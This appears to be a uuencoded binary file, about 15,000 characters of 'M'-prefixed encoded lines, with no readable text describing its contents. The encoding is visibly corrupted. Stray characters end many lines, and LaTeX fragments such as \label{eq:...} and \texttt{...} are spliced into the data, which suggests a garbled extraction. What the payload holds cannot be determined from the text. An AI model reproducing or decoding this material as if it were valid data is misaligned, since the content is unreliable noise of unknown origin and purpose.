M@4RT&@\$3RW*[>2S+PX%)PE&T.MO1*8X6G,8SMQAX=Z6ESI<\$R/?`VBN\!#,[Đ M>!2X/VF/4]J%_),E?6N6IP]S!K*8D^P&J?<[`>#7&3ZK"O%LCX#'B#@4/#C"D M.'5<QGMF2E31EALUEJB.<H182\L6U+1?F?G6N#.\:29_O<;:>^_1!6P(+#"/Đ $\label{eq:mbhfoq} \texttt{MBHFOQ\$95B02\#[2R""'@^4,];\&D\$*7U14A(1_E`"/Q+;GH*N][E=5.3\21849D]}$ M^AT<(%T\$99#:^R@LJ,3PDLMF4^>U5\$'>F]<7=*,M8]LB7#ZDO3;G_\$_?H]9*Đ MK@](-P``4.\$/>"_N6"I\$#2[K>GQ-#V6LTZ>.OCTZDG.QF?:-RI1"?_>5BFVBĐ

MA*^HR/EX+37R?^&I1#/%YJM:\$?S7E@6FVR@D5U3C;TOLPD+Q'(7@S@&RRDC&Đ MM,8AQ<J;H`3X0KL%H()L"+PK5.LB?"0P`@?!O(,F\$.LWN_5%+)'D.QG]E'G1Đ MM.EECL&;!(U&\$4:PY9&+%PVP(+#:Y*)VZ^;C2]A6MUG?[0]2^\1W476H0+3ND MY"NM4Z*G*$D4G$-Y<M<5T)V^:30!F+3%]R_0N5)UNC[M2G*"38%`3@HA60Ð$ $MW09\&\9M1A=W[4)4?,L\&0X+)5\&F@X7UF_(DS\)9?,+.+8701[=9QJ02-H9_)^Ð$ M7W*[L6W<P/@[BG?UI:.\51GMZ%.W,W;Z\BQ*/+\$Q!_RW"P,YMP!<[C<\$+B!CĐ ME7*V9P4XP/E+'"PO2%87@MZ0PH+G=^JA#@FT5(FNJ'>/1K9<@90W'5WY'#J=Đ $\label{eq:main_main_main} $$M\&)*;CL4:2.Z:W\&+N9U+OL?>Q&8=@@<63VFXR&O#&/&Z1]Q09^(R^<<>Z(M/D) & (M^2)& (M^2$ $M', V#WI3K<1E:A!/B<-'T87,NH+++V@0V:I3NY$Q7==_FE[,G0_!J'/B:UNXDDD]$ $M"L4AE7\&><;)Y>6#U#-.$^41?Y0=/EH-A0[LDWN=984-U+%=)0?D!70*6#>&7D$ MO+U%#C5W'(GV\$1\X7*Q6ZUQ_I[5CR3C"8<%<Z3QG.;+A,@5\$AT:9Z[\$Y=TM7Đ $M[*!EY$Q53@(DUSYM`(UJ";L?[5<'.@/=*0?WO$_\;X_?O`9X]\,HNF3/`)*.D$ M9=]?Y\DI&<+J1D5,)OT)[^3;#CK%+_3RWP*<T#?,^6(ZK\$F=1%B5M5,D%;.+D M"%,TD6LHDD2E8A3@O@GRE`WV2;>'M%I_Z7#J]1`-]/:4!Y`MU'-,K#DPW#V?Đ M; KR_, Z@C4(]0]V0'5J48ZHBJ3G, Z@UU<\$&/\$WDNDT]0E\$KKP4IPPX>KD\$E0WD $MQ@1V*O4*R'TRHN:50]Q8@;@5,ZT1?F\setminus[6W/8NRN:(+1,)![);JKY_C1\$]CJD$ M-112.HG4);IZL9HV>>H"?[@5PL.5`OB.GV&W%^15;"=[911BT!=\$E\$<Q1*`*Đ M5M#+FP^SMCJ&!VKY<7*+@X]XIW6R`,4<M`81U._\$TAF/NDKQPAH>NLHF_.!%Đ MBUC!-1GI22'7UEB?T%E+TW*8Y(-IE:&GG%=_FU(B`#\$=1YZ%8"'GBO.#-J8_Ð MIZ9O4&453.&QS,(*8\$I,;#J[M!T:0Q[[')][G+PNV\KAD@&AUGQ<_%:[D%+E:Ð MW><;OLH9<D=.L^BVZV2PCVM+RJ0GLDKV^-2,;'Z_ILOVMP+,]MZ"W&?ZTTN-Đ M;.]H+"AB^U&8I)9KBD2[+G+9-GQ@=L'V+[;)Y*?*M_W!1_:_<%:S[+TCLQ"[Đ M[*JD`/NB4JA/;#I450\^EOD"`?VJ@,GF9BGL9Y\$6J82K3-/!EVUX+<2*SU*CĐ M=W*[\$-)<6-F%A1C9\$]4E2A7QHX.7RC@IJ='JJ'[M:PYL408.!884QK8ZOWWOĐ M45<H"5K,_D*@-J)O+!)&7-U4\@K0W+//6XS\$"FK.R3!^_]WW.!U@YEMD?[Z#Đ MZ\<N\$>>7L*<X/>/4,T_A-[-P2QMPH%P%=(G560V1+.!F%)GT&T#SULHKYRMVÐ $\texttt{M)} \ \texttt{ZE'6)!} \ \texttt{\#20-J'OWJ_\&]} \ \texttt{X!SL2$W\1S-:3,M?Z6>?7H8"IFW=-0!*U\#OE`-)} \ \texttt{HD} \ \texttt{M} \$ $\texttt{M+8*`?M,@AMORURMIN\#30?4[TPZ[9Q5)NNLL-?SC\&GCJ-FG@P\#39H+G6;60N@DMARKERSENGERSCHERSENGERSENGERSENGERSENGERSENGERSENGERSENGERSENGERS$ $MY*]XR6Z1(!M-<I>&&[J06D[!54M!/)M!0!\\\\03X^*=([IYV+*S7NG]#('-65Đ)$ M",V`UZFO2"`V,P39K_LC%Y48XW)C3CXJ7)VYV7I5)'V^,]00_O;'\$TX479^<D M5HW?<H-^A^+=5\Q^DF"T"1S^3]%?T+K]W5L)OA!\$_OIDZTN0%4U;0!]33=F2Đ MUV8WP#62:88Z0[<7JH-WXZ76S3WN)_GN4EU,DHM!.FC\$R_"J>)(6R2OJ`B%OÐ M_[T^<C/N@%%A><<``O1#CBJI-?'G.T63)".LMS:".I/QKLM[ATMW=7%_>6R_Đ M*=84TR+JM\$4[O01E\$@#^70M\$FI])URU3Y!:-C5<PZ`J3_@]RH!<GJXF`BIO&Đ MA?@H`EG1YX*/:A4!!R1OF=2BP?[,HK?@+B\G!VJJ[Y6D/9.<"=^?IIS[[B'UĐ $MUG'<T?#K+P.*`=,CX_R,`N9/F-:_'W0"W)9JN8,LX7K4%>1/238BR[_`J67Ð$ M[5UQN9,RJ;4YTO!D=[5/+II]42Z#5C72O@P64:[TMI[*H,0<B=+EBKD2/+_UĐ $M4J+*G1NEC,MR&1X?-L$C):6L;Y"E[Y\,(%TWO,5IWV=%>]%(\4?J=S5$.Y]%D$ M;=F@(WHG?58`UZ?/DI@P(LD%XI?%TQ7^4'J\$BM@I*EYB>[TY>1KRS\:@:)5'D MRNDG%>P,E/,*\HRVE&5<EAPI+P/VKOEG9PP\$^IN1HYDQ\$<.ZO<HC-AX3H=QHD $M[.LN91$+IJ>]C$I\U<XU"C,'2+R_&?D:#O!-?],Z,VWJNX`350EAS,<K)<:1Ð$ MV+1M6W\$BM;E"YY\$2_8CF8VJ?Y2H4_3V"R+@H[Y95])ERY6,27P>'(QD7*7F;D M[3?/]SBFB\$97/V.^N;0HYB=K6^9-)]J_SM)1C>KSE>_O8B)F2+B\$W8]-AKZCĐ $M@?[\$IR9+=]__<V<@>^>, 5RK48'B`)C%[;D%A.OM\%)L'-1:65]ZUYJB*H5[QD$ $\texttt{MXLEXA[J\#\3MC^2>NA5(OPP^F80)VPQ:EAUHZZ-C?J>JF,!\J>5P\&>DE/:7/\$D}$ $M<+Q!$J^**Q=H,(/].1.1)B+H?.2=M'9<_.B-J/G.F\H&,DE015K$6-LLOVJWD$ M#`6I>)Z]<B&OA43XS2?QR=N=V>\$NE2#Z;_.R8`R^C/Z8I:_2[M3IU;%`E-GMĐ $M7-VO$0Z;D^G>&!$5ZG=!^/022^7!V:E/B5V#][0E^&3PW&R;/^\8NP>^)VEHD$ M_7YJ1RE-F]\$,90:G.48\$Z0P5J?`YCJY0]":!F:"/F*'PTSG3MP*(NE@/8UI2Đ $M\9DQ)IZ!>LI)DG)Y+*#6^U;T[A=8S]69^L\XUQ7M^@Z\)T*3EV?(5@\0::9_Ð$ MY2J.NSAW>Y\>GOQU?[#[H/0S1]Y=><XU!S3&ZNZ/WLSB"J3P*.^7(99``'O^Đ M%6@1+`0"Q).Y*(=!36&2]?P3V!UFB#%"JX/UH&#JW>7^G^XS?=8J?C==8+]&Đ M=%?;[+/'XH;8V9X3Q*S1KQVV:W<^+@J%Q38JLI)]I1+V)(PR=KX'IL^NTNA9Đ M?Y.&A@JLNS:XS&64^QSK:@^CVC/)(>P_:S_YZ2`=O5/JRZ%WJ:V;0[J/()DFD MO!MX)HV<8M%ZDRLW?,=\$IL/'*D17G@=\$V3&G(X\$B]&?*"^.H?OROE2QH<88-D MG+K2"%?)4!?1B<^*2Y:+W2%O'(V`;!S@ZX`N!NC+*'=<_3W."7#:6R>HJP3:Đ MAS5+`FYER4=BT%14/J&167[J/)1&0.:</63]D04%`*</!E&HZ7!LAFWAVFNIÐ $M<!;:3^A!A9M:/+98]T1UY]0]UAV>R+4$W]6X9@1Z-*`S'08NX\T<-=<E)^.$ MD(1715#UJ*?\$B^JA%9H*)R>*+Z'X_?5E4O9?D)K"L",1>:80)YF\$_VY=D%M4Đ M?H!#4](5\$QO'DS>7\$U.LT.UN"%5]@W,+8MLK#H`@](VLWK,=CG;_8#-:FT'!Đ

MU7!9NOGH/01_HR1&IV9FY%^L',A]I\/(J!#GRU-.#5*C8MD<>\^RO-C>K&PZĐ M7`RE2Y!4N3)L';T\$OH.9JATLHLV:/%5<XG:#Y1;OT%F2,8QO"YCX,\$.N".8[Ð M*':%,#40A@^*%O_T4WX;Z?\R1Y#9*9"/PC2&SSDWV_AK6Z`3Q\$4_\$X1PG@<;D M89TA-HM9+LZ5?H/[G`]4C3K;I'53\$G+D6=N?O<^Y!/_-=6NA+[@\4H7;]H[TĐ MZ9`Z+,/9UL0"\Y+55U,,TQ9".Y^"C_2W2I])[0*J%6!U^2DNG*J.'5_Q%V!RĐ M7IO>7EXT4MOWO4?:&K>*=,WKHN^BADU=#%Z)MN!5UFW:[U)0=*A;86E?4YQ0Đ MHZ+.; N\$(E9)=G\$Q2%E8#8-]>NGAD)V.W\$;QA8=AU=Z;&%G<;S6JF`N@T2>XFD MLTJPHN5ECD0SFK0;0D+\$]LX9[.W]]J<>_]:0W^V[]?P6.9#J^&50N/]!70?\$Đ ME\&HL@0('XC>5=\FP#<5T^OLMVG9Q9ND"0F/XQKNHMBXT=W[P&B8Y[""BB=OĐ ML.[O'"\$FU^&;[CG4>#HX^\$LGW\$Y8Z((UG7,]-MON-)9\YV%R':[J5R(RG[]VĐ M9QAG/H#AUI@-)[[]T+&F\$#YKNZ;RK;D%.N\$1&-WD-L9(4Y7G_,2"<M0YMMSUÐ M8>B8Y/%05AQ:R6GV\$5.X]N^%18HL#'#0T4_.-HOCIX=AYA_YUVP"A73(+RJKĐ $M-P<WSEK^R(.@RQ+S"=%?[(Y>-)R_G@T:T4O-19.S?L5+H=E',8-[\@*W2<2GD)]$ M/1RI?&FX9\HN;OC8G.!YLC&-]AGC)1)N2="6!6L`*%`NOZT#LF%0^84SGIBFĐ M:_DO?HX=[%J6^&M>BY:_O\$._"NJ\->A)Y?IOG'5GBX'HPY=W3=<+)K=K/=>SD M/Q6FB8(L92=4\$VM+[96%R(M,Z5:20IE5*(RS"-V=7'I?C"\$04UY5QUEKD(M(Đ MQ,XW&>;[W.N#>XF!U9Q>1>#O+(ZK'[QK;JJFUF2*'[EZQP#+WUQ7++>+/*R]Đ $M[)OD5<;1.&Y&2/F5[X(Z0/C]K$5F'`O;1D\U`:.VT]]99QJ=?SU\W&H*8!AYD$ M:/UYE/R^)@ZBZ)(19YT#AY!__<T-O/&WG)^_W?'4+F?4T\$7C9\$ANE2B!:'11Đ M:>Z'FR9/EW>3T.3[ZI[)+VM""WW67WSA!@%UWO!M)U?+CTD(?*S>\$.>QY%-:Đ M<2N8U=,%V5;OGVCHC#:\$E<J0D3G[;]X:GXD+_)F>]%D'*,N7_X'\^MVGVKBEÐ M^,!&GW\$XH\P-?IWZ4@G'X_ZS3[.&YT0K5^LWIV4,CWT*3B\=>X;D67%SX3I,D MW\M5'PHLA3=)DLHAWX7;Q.NQC,76W\:+1[6F".1Q5I"SJAV#Z;Z\$YYZ6GMZ^D M<<H%C8.B;TZ_>L;?1S&J!\>\R<'C?4C.^XNUW_+)?+`3&M`334*CED:KU,X[Ð ML9@8Q/OP>(GQB"<ZW=)JFLM.B?R]SFN.'7?Q[:,T^/KWX_@,=^>O/QEHFNBBD M<,OU1S%Y06?N<\S*4L>J@)8W5M4O2^YWRP\'+.#,KTJ92%P\O>*PU(IN.9]#D MMJO, H\$]'SPOQF'?H5G), CMN>\/R&\NC<-/BYY_P=9J/A@;O=G+!*99[\$X]EĐ M+PODL2?F>U,[=7.B4AKFD76D+`6BQ>GX?P5NO];==PM,\U';3LQ*K@<%6NOFD MZ_Y=>G5HL)E"J!"SPK2E:+9Y73[=AJ#<9CG%J-Y,+--8)"Q2LY,/C7T3)9B6D M/22`W6-/[L:F1KK*F#5<3OH)[YU9"3L\B>TLBJ*()O^R4)8H5@80G1]%Y*2#D $\label{eq:maj-maj} $$M\AJ-)M>\J;F3&\M[-;><96HSH7&BE'BC6`BECG&U(-7C\A4@=LY)X_'.EYAD $$$ MK[^<]Y0Y#VM*AXG9:0.J-A=)@ZX7UV/-<SLAUVOPYG%3UY10PL33MK11%X*DĐ $\label{eq:ms_x5_rw3_vr8_n} $$ MS'X5/RW3VR8^n] = XH0$L^U\MMSIXCO1X<)_'F-@L>EK^n/Q)5?Y85[GPQ##/D$ M8\$O5-&UI9M5%C#J@3GPI7Y,8-'UM?'_N>M^<'GR,SXDQ2/\FOA[!0*:?Y]^LĐ MTKH@PZ];SS\$SP>_85V0KW//T>?CCFZ%)UR2XTM!4Q4NX\$*#3670_?0//<MS@Đ $MJ@-3R=,Y+(E6#1>&M>4_]"AT6<:E*!T*(\5]W8I=6-!_V(<ARJG(K%\R:SP\D))$ MK'%9<F=O@PG<4!W'&Y(*?8`:N.A/ANZ?E'A:N_4I8X%;690R@P-I#OB[VO[.Đ M&!11K)?R"IV=U>,?\%!&E<JVKIH1#12O3E)"QEE'&[*-Q@?XV9G:M&A<8UN9Đ M]<C%<QA"5-+^[`?9-)6F(;9?`MUFMHT0"18NNU!#A)++Z;B-\'IRD@,];F>=Đ $M?3';=VJ$>+#.T\N)Z4KWN1-\44;7.=`VW&\.+*N&O^'MN:\RO5>M<[ZEJV\JD]$ ML7UBY:^QZ #E0IOBR*;?YW'HL)0=W>>P/Y49)X0RDRW*P3]]O`F`!T&M7\$)SĐ MWNMVD?EHZ\C)4Y\1\:9]U*INT,B[-E+B0,+GPFC(B\$]SV_TX:%3"\$IK;J%\^Đ MT*XRW>E;EU:\$[X`B5URI+\$O5H_1=MVTH'DQTG&XI\$7E/JK+'J/LH+^28_:)=Đ M1STUD510NY&4\$PL(PI\>/W_?#0PXGYA;K8)PNI0.&*\U-[Z.EW<8L0^>K26Đ MOC5#KE'48\3NI>T:\2(EI'"N=^E9`%#MVGK.,U_!ZC.^L\$=KX".Z*:?VE"''Đ $\label{eq:mrpd} $$MR\#P\G3U\[-4Y^8$+?,._?IZ!U1@Y0AHW9E^R\UB'U:3^&\0(=F8Z[M,<7EWMD])$$$ $\label{eq:m60Q(PB=&77R,T\&+O`-Z6BT,Y:.DL6A28.1P} & \text{M60Q(PB=&77R,T\&+O`-Z6BT,Y:.DL6A28.1P} & \text{M60I} & \text{$ M, HJ='F!5PV'>(#1X@\$/L,POBXBG=.) `GIS+JN6:DM+*KWK-3:GS =5A*HLTIĐ MK(9\^N9+@:8(_\5JSJ\I)''#84\W(U&M@I\JJ`EW,5X?HET3K\?_`IOLR#O'Ð M"4M\O->1UL)1=O'W.)6ZJO'YIPHRG3+V-(<50;@=B)^G.>JPZ\$5<^PY+=154Đ M#0^#L%+Z:HP,X"FU.GJ'F%QSG%=^EU4M!O''SU*"I,))3T\\$LP^/^C6H9]X;D MR_91?ZN;%!%CU&W\+/_8\3;O=?P&ZVXC.&5"EOT4I&%'94!7LF'&=U3?+?RNÐ $M\$"+]5R3R9,,Z:"I,3P3!+G23WD-\#?\$\Z,GMD*\!P\\,T(IP'."^4<C<4)UJ/Ð$ MEAROOA7>&<V#Z\$SBC<\@)?B-9PKP;N"74(''!AE&4%(3W=.V93+J^X_,\$2JDĐ $M9Z>N@81*N7,Z*J1F9-(7\!.!]F#2F_[T9X];Y;S>Y[2_FC\(1(*.&W:*^(-0\)E_0))F_0$ M)+DX:_BS\N_R4DM%NR14?]<)%C2^\@(.RM,SE3/2\$HP[705XI)30X*V@ND*6Đ MI2I*"AV47H@USF-CHI6ZOC-(GKI3_7!>!\$7.R*%.53E!B'BS^D+]*M=:%YZXĐ

MV<! `:7#(Z@&QEPTECO=GSQ<=V031%, VD75; F3J/BR?<G;Q95J)]=\$HJ,P*0!Đ ME[R4]@1F3GU#<;,CCQL8,XDH82:4*M#TL,2@750XS`,I+ZL&;:J=80I4S;RCĐ $M = [^?55; _&H/7V@HC)X2-J?TF/EI6&@508K(O"X3&3XU=1^[; -KEV5*(:@9BD)]$ M[VBIS'KE#?SF';LF,RYX3<GU1[QXR5<97QWHLS?ZVC!G)=0T6?JZBP'YI0@WĐ M,OZ7YTU2WB4%98L%Q2LQ.Z0<GDV\9=+I+Y.!2DDR6;V11.>H9VSD=;\JQ7L>Đ $MQ(9L6TMWA_40$ *Y"(K6W8L>3NXZE/"D<LW."4#:4YOKU(R?8PF8Y='L4U5\7\partial Theorem 1.00) $M*W\#-346W8R1/J"E34FCF-W/9Z8S6]H1700E$9&B5]7&$KW\=:^,,V?O4T6H?Đ$ M;"TW1%L;E'[CO(KK,N_L2B-I#&2:-:8RR6:,"B.\1H,@53GW0N#\$(.\I!Q*'Đ $MK7K\?U'>IB(H/1+$&A\%U;,26].XG"QR=D^J5U'TJRT9)@5*#(2/">F?M(HLD)$ MW5J,SP)37?".3.]8'KIH9,`Y3)+1\$\RJIJ7D<(_66\CQM+^672FR[\$M\$KDPZĐ MB<E*]JXBO9:I^891)B,WO+,YX',<D55,LL+]'S9.!*'D@2K#2\$='7'O%;ZM@Đ M)T8>KM<UI]M<&-^Q41\$\$=D7D41PN%!`M4.EWBX]D2>I<8<MLMRDFL81%;(["Đ M`ZN'51&3G#52?=\$\Z\$BI`OE>+DI%:"&R_-#V-Z*T[1CTB%A&#H/*2CT%X(ICD M+] "WS'Z1.2) $E@4U^4$ % $A_7 = XN_7 = XN$ M2@A2MTS-OAKCEJE7T9SJ*OO\$:E7C65H7>Y"97F3#KLR\$[50[U=:HZ`/4:*10Đ $\texttt{M!B}(7J\&2F, \texttt{LKP\&TZZ+SO?VD2KJ}(.62_([C)\&I!^Z/\&\$D.=PU\$\backslash=?=@WG6VYA:\texttt{D}))$ M9RK,LOJ<F_EO8\$GB]]4;/8^5SEWZ:,9@Z->8U.B,D]NT8ELPP4_-M6@]'H>0Đ M]%V&G'CCHX5&6U_JVNQ@6A1F=0@H^14>>50KS^Y6[DL-?HHZ*T\&[9;0;D.!Đ $\label{eq:model} \texttt{MQ]YW9X$\&;6)[-!8RZBG$K$)OWQJ-BN(\8<,')P_@X[+DJR22\Q,VEPSPBQ2D] \\$ MAE/KB<C3/O!!Q=H/28.%T><@.OD?*6%`.`C8VU]PXR^#DIJBS[L05`B-JKL\$Đ $\label{eq:mb} $$MB$ @E>[FN"+'`+[L`>:/H5RR&\+?!Z:\>CC!Q-Z-$'+^%^*-3#[DPW)-W@*+9D$ $$ABB = ABB =$ $M^V; *74^F_JI)PJ/<C4YYH>+M#Q2WP.U[T0*LA!W+]*<+2;,')F(;V[C)H(H?D)$ MT]%F",[5>VMB67\$N"Y_!!Y)://[?=@`+6)_*\$<[5M\$WX>/Q/<19LA>O`1T4*Đ MUC,;K;_3*"KK)8.%!K!G!39SF[K&C4#%<9@5/D)R=C)[>S,SMZ-%3SA!=48+D $\texttt{M`6X\$3X`K5JL7790YJ[7:G\&*ERUHLOONQU=^++02<\&E(Q5EE,ZPW_\#\U`:KC[QDE]) }$ MV; Z`?M\WD%N''>XM>DJ)0/&L1<`H/0['@FY.&U?,>2ZI2KMO6#:JPV7\$I]MCÐ M9R>"[4BHWWT/.A^"JT\7G\$!(`,8V5PKOA^Y[09=_K,B(7#1(PY,NCX'U+.?(Đ $M=2]0TYOJ_{@P+@5#HIN}]90S6QMG0(YX>GC]^+.*MLM)&\\0?LKH09^WIOY4=D$ MF)9&@">8R"Z=+4E&(Z,41-:MH&.U<MS,(ZF(XCJ&F*\$`RKZ1^P2F%7>GCO)\$Đ MT_Y'=&T[FC?0QI\$94F\4@FC&.#@#TQ6_7-7A4D*1[;ZB4C4ZC[M"!_36+7!_Đ MB6(_/3N<16QBF?>IMZ=]]6(X8;S*UMUY\$U4UIYD(U?=CQ#S/N#,6,ZQ3^3FOĐ MU5:<STSS4; `PEQEGSS!VKGJI&)\1]IO>@N"8"P698V)\+^MEP?R)K3Y=ENS;Đ MV.V8G\"E85YBW:LM^#K*9\F&FR,*);"0X/K"/+TUQB_5JOZ=(<ZA7G9:/J40Đ $M' = 7 - 7ECV4T[;U' = ?^MFI2 + (MY))CCCB(-&[E%:>EO-O?^YCTG'(]-5ED)$ M]L:03\[Q&'=TZ`(:NPUO#4;9G'.ZAA.S+L_WK]"5K?+XFGP7QS<G@,LCF44QĐ MPY[V)ZAB2^CS%\.RXYIA"KTP"CU9\$?.CQ5A7.,J,W:F"^RB6[51YG^UB6\C@Đ $\texttt{M\&RG7} > 2\texttt{EQEOF} - \texttt{L?VUIRS^;L2;Y/GZKT40C?>M_.\$N')(W_U\Z\$'4:V^^L(J\$D) }$ M,<2&4TX/,O=GQX#*I=3VB'WJH "<Y8%<-H2AAZB V%R(8!.K2*?5B#'@]A;D MK&S/0+TJX(2YZJ*->-:)O:?3-%^%LEWXPN!I[E_*10P+UV%NMC!`F:(<%048Đ MVXW<[YZVRW\5F*L[F!,J[LG6Q-\$1GR5\$8Q'XN==+9!10'C^&8&G5^7<FFJPOĐ M\$!1H\$1BLSRK6_4AL<S4:!ZD>"^Y)N&W([?SK(Z'-PFSRR-MEP3.N;F;"-80AD MAL()>POJEH^,N1%U(.3`(16DW#G=M8]E.NA;G]3B.!]83FH8WNDA\$Z8=LA_^Đ ME?QS8PK@CDP**9QI1=NY'OW5"`'4&H`('`Z.K_J#Y&@*E_-P&E2(EJG=F-8]Đ M,+YB]D4W7NE%FZC'(9)H?H4?+\I539-VZJ-`&\$>A]0/-_094S#2!J?9DV\$S*Đ M6C?I4%0]];%D#:]3.9G6C>!@G\$X\:U568L#F,<"'&4.50/2^\T5"R_GA..T?Đ $M^1WQS>/_&3T;!-,\T'R1J\5AP/U[*QPR_P7I)!CNZ1G+N<N[5%139*%3D]$ $MOUGA\&PM:Q"\?EY^96%K`U?UUJ?G3Z2H%<:*C)ZP\5WK/S]V=;:_&T/L`/UN;Đ$ M-VXX#>RM?OF#F49T:!8UK(HR49H'(*KWS?K5`'ZX/@=C3`4Q&HYW>:JG,<:LD M^[7!9;2GT0@__C\$VT;27C;:"+713<,9QN^]=#,H1"Q]S;6>YZ)2F^Y9&3-JKĐ $M_=9RL\9+\#8$\#i@?_4=N1DHS2M"(-3?I(;!L3I9+@J*2UAN@'%$@HYFB4<H1#D$ M!X#27.Q\$ (?TQJ5*4>"\$MX7T*/%.J83K>NEO>Q@%#CM&(IZ5KSP<68F4'2''Ð $\label{eq:mg} \texttt{MG} = \texttt{I4V} - \texttt{P2Y5} @ \& \texttt{XKUEQ7DL} \\ \$ E + \# 2P \$ RSWM^`, \$ RD + -V \] \\ 4J > E) \\ \texttt{O39SY2RUB} \\ \texttt{JZND} \\ \texttt{D39SY2RUB} \\ \texttt{JZND} \\ \texttt{D39SY2RUB} \\$ MFZ+4CU\$\$^0)1/=\$+\$7^<PA*445P:VMTYPGRG/\$%TZU71FKCY`]9%IW(LD>/GĐ MC#A?VZ/VW'P=6\C['@ZUX#;@1BW'1X%5O^UYU>J]DFG`3'D<+Z<=YS,Z=LD>Đ $M1(8F)M&15(/4D#!>\PS67@_\I.)Q5BAWOVH8UISV/ZWH^4^T,VHX!CHNF-8Ð$ M-%0W:EV=Q[IW'?B*C)DZ[TBAR+_J.R#O_-/8E?#'<D?*>/FX.2P@OJ!G,!(GĐ ${\tt MVN3*P\&-5YI"-TP+"Q@OP9UDN4-"E0<MJFU+5E[XC8"X>;G)[G^{,})FG2@:?\&,5D} \\$ MV(U)@//+,*T@AI3WO4=R=F.ZA.07<Q6:>FMMJB:%`N>1[7RHQDV:\$VEH6A+\$D.07.00]

MQF6=#0'A9^B7U.A^.POF%\$I<CPZ1;\9?LQL(CV\265IO/%9*+11RTYGDD%)!D MPZ\Z6)C\$9#K\$6><D^[_U5"OUJ1K!"E0IPG#2!:VEA(!@FE,/984T4UEM8PP3D MW^57^,\$4()^:N]QR&C*YY7\$F/J(CP5\#F.'6W'AKW\\?:6UGY_Y^:#..U'5HD M\=L+A`G]78\$1183J64BZ:8V!WYV'JHU?->,56I[@M\$;2?<"\B<00=J,=3?CLD MZ_N/!)_?HUA8'C*2/1M1C8G8?QJ;=\$/7>HKKN<ECY7[U[=U^-IJ9=59I=*GVĐ M[W83KZ>T;UM([-97DJ=K;BA9,VJ>6.#H!=50D,!]-PN,L^6-YP>V!/\$>D]`BĐ M"Y6NW0>\$DQO6-H@B-\]; `B)'!#8/-<JW1T].!"6;C2%W+4 2^10#-],JE'ABĐ MQ**@X&S&=E")<%0C<%P3Y?RVM#?G_.'3;#:[_"UTN_SYF!#Z9]W,;J;0!=)WD MI`8S?;4@'YDY-?5.S>\EJ"S.GLUX)9(%U-V%.NRE.!_PIE&\#]`)YWD5\$A>WĐ MK\#18/]Z+M!O8JH;1K9G*#.<*[R_\$*1Z/%/NNF\$./HT@CPZ,U49W)Z/,:K)3D MPIV: "U2A'\$:>-:_>&RF&,,V6:P[/!MAI-8=B'\$D&H75.+FZT='[^[G)/Q>A*Đ MA#1)E<>QSKA\'C:>#PKJ7G1:ZRY%B';-`Y\H#J?B&TB6>(7SKJVK?1\^47`KÐ M(08:`V60MF)2-W?:`5,]+EVN.&ZI/,XW&9><DV`8^.\$#H?#^J(91\$..[VX)4Đ $M_10\\]T!8N*/WVL[D#\AP[8/UPQA99/@"NXT\./V=;>';`=*0&0D('C?.974Ð)$ M_>6^>"!S%.6&=:%FB+./S"QYES!GYD88NX_]X%08W8%@TC2[Y>\$6W"AT!03<D M^QL6MVT!3;0G:M@[N,[13[Q<\%%_.+Z_L*Y[/0'_PN,(7+84PNFWW0!TH)IZD M<:VE!"_?\$DB]^9@\>:N?Z'LWOTQ,51,J?.GLKXT?6"5.MT<J;HRA@OD/9^;@Đ M]6W1Y35Q+S`!K>M*1%9'FO#,:4:41E'?.\G^`3+ENTJ\$=EM%0AP<PN\$WCNULD M0YAY.]NO_?/G6G#T@?F[B!L*10"8BC='@UJOZ'=,N&A,,'S/F*'S?#V[O,RTĐ M; MZ&8TF=LSWK]N&I*L^1D`E'H+QNY\$K[44K:!`3M\X1(KL8Z=)<*.63*YB(VĐ M?8H7Y821.DA4N.Z6, #L@\$3D1;6RY17CJUC7'BF?#55LEY4W`X*LOK*SN(UY+Đ MVZVNETN.^4;/K*.76;I.=GZ3[[LI.?:%]8/ZQ[M?3`+^XY7?5Y=\$1PN="T>9Đ M\$4XWYA@AAEU=+I@K<,YF<:WBZ@[JCOUDG"7QPND\XK==[K.J6K,LJN.18X&#Đ MQ(M.T.9.N!Z=\'^QH7QY^Z2)<D"Q,1<DQ)9J.N^4S8.ORA?PF#;_7EM1MGZ9Đ MRX!A?OIU([\WCM]S=NZT<J_Y"U!AP>%PV074)DPND3CM/&4KO^EO%<`VC6(1D M4RJPVDU!^5`DS\$69/&5#<=S>3Y!G0"KHMF%8A3!;\:11K[!))?F.+SKJ-%Z<Đ M@.+4Y=Q)]+H`V]T+I_AQC]W>'PZNP>A]7]Q7?*1&NW7P@[`U#SN^4NOEHH%DÐ M2&[\ARFW<[Y70IR'"++KI; %YS;S!!?E@)2^4UR62FO+N"*CL8^O[3NN>'<+'Đ MI@#6AKQ5!5-7(SCCH.HW\$5(TR0(>LTZ37\]`?-05KRS!8@:RA5\DB\82R]9=D MN@O->_@A2W>51@U;GDX\RMNJ.)9V&&OS7X_=:GU[=![RGL1\JZ'(&'.^\$H?\Delta Delta MRX.E;#J%.>A7:[>+;8'G%#(_CZC<V/OBIP+#+#M<_&5-@.&`_KHB:G&@+GOOĐ M50.<U%-*T>%:8@.;]T"&37@B_N=.M]23!E\$UV25'1K&1X9^8X/'I/'4'+"6'Đ $MX4*A0,H%^>'<<\&"T<S3Z0:)\'X%W/U#B6)"5(+"H%SZG^VS+^6KEN6XO_X2SD$ $MS6J=%^6ZX5[9WT,5V>))\ZF2=8D;^+S(?;)Z\W'PN,=-M$TB[R-Q^9XAS&)]$ Ð MKNVE%?`H-T>N"F`MYR:%%POT:(:QA6<[)NH%UK@2=\$X<4(P'%"GJ?)T[!#62Đ M7U'TF,^'[7Q6<5!1:&R"]93NR>Z/2`ZGVAQBZLG66W`>CE^VV%/L5RU;F<R[Đ MQT'+<Z(:CY5O2KVF]1QG7+9V0]M#>Y.ZER1UG0YLUF3]0D2&TD[_,FYU-(+[Đ $M[H'6VO8(0!U<NO%\\ ^4"9QA%_[[GE-!MO3"29$Y)[B/E)^B; %7[WS!AVU+4?4D]]$ M, "YU?4?J:'V2M:8R9Y=]H-GX.T%3B3'LTZJ!OUG*V6[SV=?R@M(,\$F/C"^+(Đ M0E^`GLDG*OS],;M*\$#W7@J0]YV&:.>VOK5#<\]]X'^0YB7'8OGB25O46HLF-D M[,&-++"BJ+ZE9-KEU3.P1JG%(0#*J9E9X.VV[/I_A\$1Z<4WC.;*GFG\8T_A'D M^^/GK2LPBLF[[GWL<V[G9E0[Q/50=E&U.'B84!J=:?!W*C?PXC;306+2/K?ZĐ $\texttt{MA_T}, / _\texttt{YJ-[.^XIVW&[_4\$Y^'D,32-C13\$M9MZO<QW)^\$7>TYC3-FP)D} \\ \texttt{D} \\ \texttt{D$ 